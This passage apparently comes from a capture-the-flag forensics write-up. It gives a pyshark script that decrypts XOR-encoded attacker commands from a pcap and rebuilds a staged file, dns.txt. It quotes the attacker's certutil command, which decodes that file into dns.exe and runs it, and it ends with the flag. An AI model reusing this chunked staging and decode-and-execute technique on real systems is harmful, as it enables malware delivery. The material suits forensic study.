I know, I know, I bet there’s a way better way of selecting the right string with re or similar… but it works. At this point, we have the base64 encoded string for the first chunk of dns.txt. Now, we just need to beautify the code by making functions and do a loop to go through all the packets. Also, when I did the loop I had an error because the server responses will not contain http.file_data. We are not interested in the server responses, so I filtered them.
import pyshark
import base64
from urllib.parse import parse_qs

pcap_file = "WebServer.pcap"
XOR_KEY = b"zxc!"

def extract_data(pkt):
  """
  Given a pyshark packet with http, return the data parameter or None if the packet is the server response.
  """
  #Check if the packet is a server response, if so return None
  if hasattr(pkt.http, "response"):
    return None
  raw=pkt.http.file_data
  b = bytes(int(x, 16) for x in (raw.split(':'))).decode() #This will parse pkt.http.file_data back to an ASCII str
  params = parse_qs(b) #parse_qs will already url decode the data
  return params.get('data')[0]

def xor_decrypt(data, key):
  """
  Given the data parameter, return the decrypted command executed by the attacker.
  """
  #b64 decode the data
  b64_decoded = base64.b64decode(data)
  #xor decryption
  plain = bytes([b64_decoded[i] ^ key[i % len(key)] for i in range(len(b64_decoded))]) #clear text data
  return plain.decode()

def main():
  #Read HTTP packets from stream 170 in the pcap
  pcap = pyshark.FileCapture(pcap_file, display_filter=f"tcp.stream == 170 && http", override_prefs={'tcp.desegment_tcp_streams': 'TRUE'})

  all_parts = [] #variable to add all dns.txt chunks
  seen_packets = 0
  for pkt in pcap:
    seen_packets += 1
    print ('Processing packet number '+ str(seen_packets))
    data = extract_data(pkt)
    #if extract_data returns none, it was not an http packet
    if not data:
      continue
    plain=xor_decrypt(data, XOR_KEY)
    #Remove 'set /p=' and '<nul >> C:\\programdata\\dns.txt'
    try:
      b64_dns = plain.split()[1].split('=',1)[1]
    except Exception as e:
      #last packet is 'certutil -decode C:\\programdata\\dns.txt C:\\programdata\\dns.exe & C:\\programdata\\dns.exe'
      #this breaks my way of splitting the string so handling it here
      continue
    all_parts.append(b64_dns)

  # join all chunks into one base64 string
  joined_b64 = "".join(all_parts)

  # base64 decode and save dns.txt
  decoded = base64.b64decode(joined_b64)
  with open("dns.txt", "wb") as f:
    f.write(decoded)

  print(f"[+] Processed {seen_packets} packets")
  print(f"[+] Saved dns.txt")

if __name__ == "__main__":
    main()
The script rebuilds dns.txt. The attacker last command transforms dns.txt to dns.exe:
GR0RVQ8MCk1aVQdEGRcHRFo7WX0KCgxGCBkORRsMAn0eFhAPDgAXATlCP1EIFwRTGxUHQA4ZP0UUC01EAh1DB1o7WX0KCgxGCBkORRsMAn0eFhAPHwAG
Which decodes to:
certutil -decode C:\programdata\dns.txt C:\programdata\dns.exe & C:\programdata\dns.exe
We don’t need to execute that command, we can just rename it from .txt to .exe, and actually there’s no need to finish the challenge. Doing strings on dns.exe reveals this string at the end:
YmVhY29uX2k5YWtqfQ==
base64 decoding it: beacon_i9akj}
If we put both pieces of the flag together: flag{found_command1_beacon_i9akj}
flag: flag{found_command1_beacon_i9akj}